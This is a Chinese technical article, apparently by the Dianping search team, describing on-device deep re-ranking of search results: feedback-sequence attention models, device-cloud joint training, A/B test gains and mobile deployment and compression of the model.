搜索是大众点评 App 连接用户与商家的重要渠道，越来越多的用户在不同场景下都会通过搜索来获取自己想要的服务。理解用户的搜索意图，将用户最想要结果排在靠前的位置，是搜索引擎最核心的步骤。为了进一步优化搜索个性化的排序能力，提升用户体验，搜索技术中心进行了在端上部署深度个性化模型的探索实践。本文主要介绍了端智能重排在大众点评 App 上的实践经验，文章主要分为以下三个部分：第一

部分主要分析端智能重排要解决的问题和整体流程；第二部分会介绍端上重排序算法部分的探索实践过程；第三部分将介绍端上重排系统的架构设计以及部署优化，最后是总结与展望。

# 2. 排序系统进阶：为什么需要端上重排

## 2.1 云端排序痛点

我们以一次完整的搜索行为，来看一下整个前后端执行的过程。如图 1 所示，用户在手机端搜索入口发起检索请求后，触发云端服务器执行，包括查询理解、多路召回、模型排序与展示信息合并等处理，最终返回给客户端进行渲染呈现给用户。

图 1 搜索执行链路示意图

由于整个系统的每秒查询数（QPS）的限制，以及前后端请求通信、传输包体影响，通常会采用分页请求机制。这种客户端分页请求，云端服务检索排序返回给用户最终展示列表的 Client-Server 架构，对于大众点评 LBS 场景、类推荐的搜索产品来

说，存在以下两个问题：

① **列表结果排序更新延迟**

分页请求限制会导致排序结果的更新不及时。在下一个分页请求之前，用户的任何行为都无法对当前页内的搜索排序结果产生任何影响。以大众点评搜索结果页为例，一次请求返回 25 个结果到客户端，每屏展示约 3~4 个，那么用户需要滑动 6~8 屏左右，才能触发新的分页请求到云端获取下一页结果（以美食频道列表页为例，有 20% 以上的搜索浏览超过一页结果）。云端的排序系统无法及时感知用户的兴趣变化，并调整已下发到客户端的结果顺序。

图 2　分页浏览决策示意图

② **实时反馈信号感知延迟**

一般来说，实时反馈信号会通过 Storm、Flink 等流处理平台，将日志流以 Mini-batch 的方式计算后，存入 KV 特征数据库供搜索系统模型使用。这种方式往往会有分钟级的特征延迟，因为需要对反馈数据进行解析处理，当涉及到更多、更复杂的反

馈数据时，这种延迟表现会更加明显。而实时反馈反映着用户的实时偏好，对于搜索排序的优化有着十分重要的意义。

## 2.2 端智能重排流程和优势

为了解决分页结果排序调整决策延迟，更及时地建模用户实时的兴趣偏好变化，我们在端上建设了重排序的系统架构，使得客户端具备深度模型推理能力，该方案具有以下几个方面的优势：

- **支持页内重排，对用户反馈作出实时决策**：不再受限于云端的分页请求更新机制，具备进行本地重排、智能刷新等实时决策的功能。
- **无延时感知用户实时偏好**：无需通过云端的计算平台处理，不存在反馈信号感知延迟问题。
- **更好的保护用户隐私**：大数据时代数据隐私问题越来越受到用户的关注，大众点评 App 也在积极响应监管部门在个人信息保护方面的执行条例，升级个人隐私保护功能，在端上排序可以做到相关数据存放在客户端，更好地保护用户的隐私。

端智能重排在大众点评搜索和美食频道页上线后，均取得显著效果，其中搜索流量点击率提升了 25BP（基点），美食频道页点击率提升了 43BP，Query 平均点击数提升 0.29%。





图 3 端智能重排流程示意图

## 3. 端上重排序算法探索与实践

重排序任务在搜索、推荐领域已有不少研究工作和落地实践，核心解决的问题是从 N 个结果候选中，生成 Top-K 个结果的排列。具体到端上的重排序场景，我们要做的主要工作是：根据用户对前面排序结果的反馈行为，生成候选商户上下文的排列，使得列表页整体的搜索点击率达到最优。下面将详细介绍，针对端上重排序场景，我们在特征工程、实时反馈序列建模以及模型结构做的一些探索与实践。

### 3.1 特征工程

在端上建设特征工程的思路和云端搜索排序系统基本一致，User/Item/Query/Contextual 各个维度的基础、交叉特征可以快速复用到端上，当然需要考虑传输和

存储优化，以及端、云特征系统的一致性，做到端云“无感”的开发部署，这部分内容会在后面架构 & 部署优化章节详细介绍。除此以外，还有一部分端上特色的用户实时反馈信号，包括更多细粒度的交互行为等，这些特征也是前文所分析的端上实时反馈决策优势的关键信号。

| 特征类别 | 特征内容 |
| --- | --- |
| 基础特征 | 用户画像、历史行为序列特征 |
| | 商户基础属性、统计Ctr相关特征 |
| | Query/Context特征：查询理解、时间/坐标等 |
| 偏置特征 | 排序位置、终端视觉属性等 |
| 实时反馈特征 | 交互行为序列 |
| | 行为关联特征，比如商详页停留、交互等 |

表 1　特征体系

具体来说，在端上建设的重排模型特征体系如表 1 所示，主要包括以下几个方面：

1. 基础特征，典型的用户 / 商户 /Query/Context 侧特征，以及双侧的交叉特征等。
2. 偏置特征，主要包括后端返回的排序位置，终端设备上存在的一些大小等视觉上的偏置。
3. 用户的实时反馈特征，这部分是整个端上重排特征体系的重要组成部分，包括：
   - 用户直接的交互行为序列（曝光、点击等）。
   - 行为关联特征，比如点击进入商户详情页内的停留、交互等相关行为。

## 3.2 用户反馈行为序列建模

对于用户反馈序列的建模，业界有非常多的算法方案，比如我们所熟知的 DIN（Deep Interest Network[10]）、DIEN（Deep Interest Evolved Network[11]）以及基于 Transformer 的 BST（Behavior Sequence Transformer[12]）等等。端上排序场景里，对于用户反馈行为序列的应用会很大程度影响到算法的效果。因此，我们也在这个方面进行了一些探索。

## 引入深度反馈网络

在云端的精排模型优化工作中，我们一般只考虑用户和商户显式的“正反馈”行为（包括点击、下单等），隐式的曝光未点击“负反馈”信号则少有引入，因为长短期的历史行为中，此类曝光未点击行为非常多，相比于点击信号噪音很大。对于端上来说，这种实时的曝光“负反馈”信号也很重要。比如，对于同一品牌的某类商户实时多次曝光后，该品牌商户的点击率会呈明显的下降趋势。

由于实时反馈序列中曝光未点击的隐式负反馈信号占了较大的比例，作为一个整体序列进行建模，对稀疏的正反馈信号存在较大的主导影响。阿里巴巴在淘宝首页信息流推荐场景下也提出了一种基于对抗的方式，来挖掘曝光、点击行为序列之间的联系，从而寻找当前曝光序列当中有哪些行为是真正的负反馈，而哪些行为与点击有更相近的关系。微信团队提出了深度反馈网络 DFN[4]，通过引入正负反馈信号的交互作用关系，进行一定程度的去噪、纠偏。

首先，基于 DFN 的优化思路，我们对反馈序列进行拆分，生成正负反馈序列，利用 Transformer 进行正负反馈信号的 Cross Attention 交互作用。具体来说，以曝光序列和点击序列为例，曝光行为序列作为 Query，点击行为序列作为 Key 和 Value，得到曝光行为序列对点击行为序列的 Attention 结果。同理，再调换一下得到点击行为序列对曝光行为序列的 Attention 结果。考虑到正反馈信号的稀疏性，当仅有负反馈序列时，会计算得到一些平均的无关噪音权重。因此，我们参考 [7] 的做法，在负反馈序列中引入全零的向量，来消除这种潜在的噪音。具体模型结构如下图 4 所示：





图 4　正负反馈交叉 Attention 结构图

### 提升负反馈信号的信噪比

初版模型在美食频道列表页上线后，相比 Base 取得 0.1% 的稳定提升，但是和离线的收益对比还有一些差距，不太符合我们的预期。经过消融实验分析发现，主要原因是负反馈信号中存在大量噪音，而噪音产生的根源是因为部分曝光商户的点击行为可能发生在特征收集的时刻之后。因此，为了提高负反馈信号的信噪比，我们对于负反馈信号的曝光时间进行了限制，长时间曝光但未点击的商户更有可能是真实负反馈信号。如下图 5 所示，更长的停留可以关联到更稳定的反馈信号，线上效果更优。





图 5　停留时长 – 点击率效果对比

**多视角的正负反馈序列交叉建模**

在初版正负反馈序列模型的基础上继续迭代，我们关注到在调整 Transformer 中 Multi-Head 的数目时，并没有预期的增量收益，相比仅使用一个 Head 指标无明显变化。经过分析，我们怀疑这种通过随机初始化的生成的多头表征，很大程度上只是单纯参数量上的扩充。

另外，在大众点评搜索场景下，同 Query 下商户列表整体的相关度比较高，尤其对页内的结果来说，同质度更高。差异性主要体现在比如价格、距离、环境、口味等细粒度的表征上面。因此，我们设计了一种多视角的正负反馈序列交叉建模方式 Multi-View FeedBack Attention Network (MVFAN)，来强化曝光、点击行为在这些感知度更高的维度上的交互作用。具体网络结构如下图 6 所示：





图 6　Multi−View FeedBack Attention Network 结构图

用户行为序列按反馈类型切分为点击正反馈和曝光未点负反馈，序列除了 shopid 本身，还补充了更多泛化的属性信息（包括类目、价格等），以及上下文相关的特征（比如经纬度、距离）。这些序列 Embedding 后叠加，形成最终正负反馈序列的表征。接下来会使用多级的 Transformer 进行编码，输入多个维度的信号去解码，激活用户在不同商户维度上的偏好：

1. 使用待排商户 ID 作为 Q，对实时反馈行为进行激活，表达用户隐形的多样性兴趣。
2. 使用商户更多表现粒度的属性信息作为 Q，激活得到注意力权重，提升用户在这些更显式感知的商户表征上的兴趣表达。
3. 使用当前搜索上下文相关的信号作为 Q，激活得到注意力权重，增强实时反馈行为对于不同上下文环境的自适应地表达。

$Q=[x_s,x_c,\dots,x_d]\in\Re^{K\times d_{model}}$，$K=V=x_s\oplus x_c\oplus\dots\oplus x_d$ 表示各种反馈序列（shop_id/category/distance/position等）相加，作为 Transformer 的输入，Multi-View 的注意力结构可以由以下公式表示：

$$MultiHead(Q,K,V)=Concat(head_1,head_2,\dots,head_h)W^O$$

$$head_i=Attention(Q_iW^{Q_i},KW_i^K,VW_i^V)$$

$$Attention(Q_i,K,V)=softmax(\frac{Q_iK^T}{\sqrt{d_k}})V$$

通过消融对比实验发现，相比于随机初始化的 Multi-Head Attention，这种显式使用多种商户上下文特征的 Transformer 激活方式效果更显著。

## Match&Aggregate 序列特征

对于端上的用户实时反馈特征，除了各种常用的基于 Attention 的序列建模方式，还有一种采用显式交叉的兴趣提取方式。如图 7 所示，相比于一般基于 Embedding 内积计算“Soft”权重的 Attention 建模，它可以理解为一种“Hard”的 Attention 方式，提取的形式包括：Hit（是否命中）、Frequency（命中多少次）、Step（间隔多久）等等，除了单变量序列的交叉，还可以组合多个变量进行交叉，来提升行为描述的粒度和区分度。





图 7 Attention、Match&Aggregate 序列特征提取对比图

这种基于先验知识引入的反馈序列交叉特征，可以一定程度上避免“Soft”Attention 方式引入的一些噪音信息，同时也具有更好的可解释性。比如，用户在搜索“火锅”时，没有选择附近的商户，而点击了常住地附近的历史偏好商户，这种场景下存在明显的信号说明用户提前决策的意图。这时，加入一些显式的强交叉特征（例如，待排商户距实时点击商户的距离等）就能非常好的捕捉这种意图，从而把距离远但和用户

意图更匹配的相关商户排上来。在大众点评搜索的场景下，我们基于该方式引入了大量的先验交叉特征，也取得了较为显著的效果。

## 3.3 重排模型设计

关于重排序的研究，目前业界也有不少相关的工作，包括：基于贪心策略优化多目标的 MMR(Maximal Marginal Relevance) [8]，直接建模上下文作用关系的 Context-aware List-wise Model[2,3] 以及基于强化学习的方案 [9] 等。在搜索端智能重排场景上，我们采用了基于 Context-aware List-wise 的模型进行构建，通过建模精排模型生成的 Top-N 个物品上下文之间的互相影响关系，来生成 Top-K 结果。整体模型结构如下图 8 所示，主要包括端云联动的训练方案，以此来引入更多云端的交互表征；以及基于 Transformer 的上下文关系建模，下面将分别进行介绍。





图 8　整体模型结构图

**端云联合训练**

一般来说，云端的重排序模型基本都复用精排层的特征，并在此基础上加入精排输出的位置或者模型分。大众点评搜索精排模型经过长期的迭代更新，已经建设了大量的基础、场景相关特征，以及建模了包括点击、访购等多个联合目标，这些大规模维度的特征和多目标优化在端上直接复用存在巨大的计算开销、存储 & 传输压力。而仅使用云端模型位置或者预估分输出，则不可避免的会损失掉很多端云特征的交叉表达能力。同时，对于到端云两侧的模型迭代、更新，还会存在较大的维护成本。

因此，我们采用端云联合训练的方式把大量的云端特征交叉信号，以及多目标高阶表征引入到端上使用。如图 9 所示，云端的模型训练收敛后，加入到端上重排任务继续 Fine-tune 更新。需要注意的是：

1. 因为搜索精排层使用的是 ListWise 的 LambdaLoss，模型输出的预估分仅有相对的大小意思，不能表示商户的点击率预估范围，无法进行全局的绝对值使用。故仅采用网络的最后一层输出接入。
2. 仅接入最后一层的 Dense 输出，大大损失了云端特征与端上特征的交叉能力，因此，需要通过特征选择方式，选取头部特征加入到云端进行使用。





图 9　端云联合训练模型结构图

### 重排商户上下文建模

商户上下文重排建模结构参考 PRM[3]，结合端上应用场景做了一些调整，具体结构如下图 10 所示：





图 10 重排算法模型结构图

主要由以下几个部分构成：

- 商户特征向量 X：由前文所述的各方面特征（User/Shop 单、双侧统计交叉特征、反馈序列编码特征，以及云端融合输出的特征）经过全连接映射后的输出进行表示。该输出已包含位置信息，所以后续的 Transformer 输入不需要再增加位置编码。
- 输入层需要进过 Query Dynamic Partition 处理，切分为每个 Query 单元的上下文商户序列，再输入到 Transformer 层进行编码。
- Transformer 编码层：通过 Multi-Head Self-Attention 编码商户上下文关系。

### 优化目标

在搜索场景下，我们关注的还是用户搜索的成功率（有没有发生点击行为），不同于推荐、广告场景往往基于全局性损失预估 item 的点击率，搜索业务更关心排在页面头部结果的好坏，靠前位置排序需要优先考虑。因此，在重排提升用户搜索点击率目标的建模中，我们采用了 ListWise 的 LambdaLoss，梯度更新中引入 DeltaNDCG 值来强化头部位置的影响。详细推论和计算实现过程参见大众点评搜索基于知识图谱的深度学习排序实践。

$$C=\frac{1}{2}(1-Sij)\sigma(s_i-s_j)+log(1+e^{-\sigma(s_i-s_j)})$$

$$\lambda_{ij}=\frac{\partial C(s_i-s_j)}{\partial s_i}=\frac{-\sigma}{1+e^{\sigma(s_i-s_j)}}|\Delta_{NDCG}|$$

## 3.4 多场景应用效果

综合上述特征 & 模型优化举措，相关的离线实验指标效果对比如表 2 所示：

| | 实验内容 | NDCG指标提升 |
|---|---|---|
| 1 | DIN | Base |
| 2 | 引入实时正负反馈交互Attention | +0.15% |
| 3 | 加入实时反馈序列Match&Aggregate交叉特征 | +0.33% |
| 4 | 实时反馈序列Multi-View FAN | +0.18% |
| 5 | 端云联合建模 | +0.23% |
| 6 | Transformer重排商户上下文 | +0.48% |

表 2　实验迭代指标对比数据表

端智能重排序在点评主搜和美食频道列表页上线 AB 实验，核心业务指标 QV_CTR 均在高位基础上取得显著提升。如图 11 所示，上半部分，主搜列表页 QV_CTR 提升 0.25%，美食频道列表页 QV_CTR 提升 0.43%，分端表现稳定正向。另外，从下半部分分位置的点击率对比曲线，可以看出，端上重排能够一定程度上缓解固定分页请求的点击衰减效果，尤其在靠后的几屏展示上都有比较显著的提升。





图 11　线上 AB 实验 QV_CTR 指标效果 & 分位置点击率对比

## 4. 系统架构与部署优化

不同于云端的大规模深度模型上线，几百 GB，甚至上 T 的模型都可以通过扩充机器分片加载的分布式方案部署使用。终端设备的计算和存储能力虽然有了显著提升，可以支持一定规模的深度模型进行推理，但相对来说，端上的存储资源是非常受限的，毕竟 App 整体的大小最多不过几百 MB。

因此，除了前面提到的在特征选择、触发决策控制上对效果与性能进行权衡外，我们还在模型部署、压缩上做了进一步优化，并对能耗等各方面指标进行详细的评估。另外，为了更高效地迭代端上的模型，包括进一步挖掘用户实时的兴趣偏好特征，自研了一套和云端系统流程一致的“端无感”模型训练、预估框架，下面会逐步展开介绍。

## 4.1 系统架构

整体的端智能重排系统架构，包括和云端的搜索排序系统联合部署方案如图 12 所示。具体来说，主要有以下三大模块来支持端上重排系统的实现：

- 智能触发方案模块，针对业务设计的各类触发事件，执行端上智能模块的调度。例如，用户点击商户行为触发执行本地重排。
- 端上重排服务模块，执行构建特征数据，并调用端侧推理引擎运行重排模型，进行打分输出。其中：
  - 特征处理部分，是搜索技术中心针对搜 / 推 / 广算法场景，专项设计的一套方便算法使用的通用特征算子处理服务。支持对客户端、云端的各种类型数据，使用轻量、简便的表达式构建特征。
  - 端侧推理引擎部分，是终端研发中心输出的统一模型管理框架，支持各类端上轻量级推理引擎部署，以及模型的动态下发控制等。
- Native 重排处理逻辑部分，主要进行重排输出后的结果回插，刷新控制处理。





图 12　端智能重排系统架构

## 4.2 端上大规模深度模型部署优化

### Sparse Embedding 与 Dense 网络拆分部署

因为端上的计算资源受限，无法存储完整的超大规模参数模型，因此，基于最直观的思路，我们将离线训练的模型参数拆分成了 Dense 网络与大规模 ID 特征的 Embedding Table 分别部署：

1. 主 Dense 网络以及一些较小的 Query/Contextual 特征、Shop 基础属性特征等输入层结构，转化成 MNN 格式，存储在美团资源管理平台上，供客户端启动时一次性拉取，存储在客户端本地。
2. 大规模的 ID 特征 Embedding Table 部分（占整体网络参数量的 80%），存储在云端的 TF-Servering 服务中，在客户端发起搜索请求时，会从 Serving 服务中获取当前页商户结果所对应的 Embedding 特征，与商户结果列表一同下返回到客户端，与客户端构建的其余特征一起 Concat 后，输入到推理引擎进行打分重排。

### 模型压缩

经过上一步拆分处理，模型大小可以控制在 10MB 以内，为了进一步减少模型在手机端的空间占用，以及功耗 / 性能影响，我们采用了美团视觉智能部提供的压缩方案。该方案针对现有的神经网络模型压缩技术没有考虑要契合部署的端智能设备、压缩后的模型往往不能适配特定的设备、输出结果对齐度差等问题，设计了能更好用于移动端上部署的神经网络压缩工具，更好地在端上推理框架上发挥了性能。

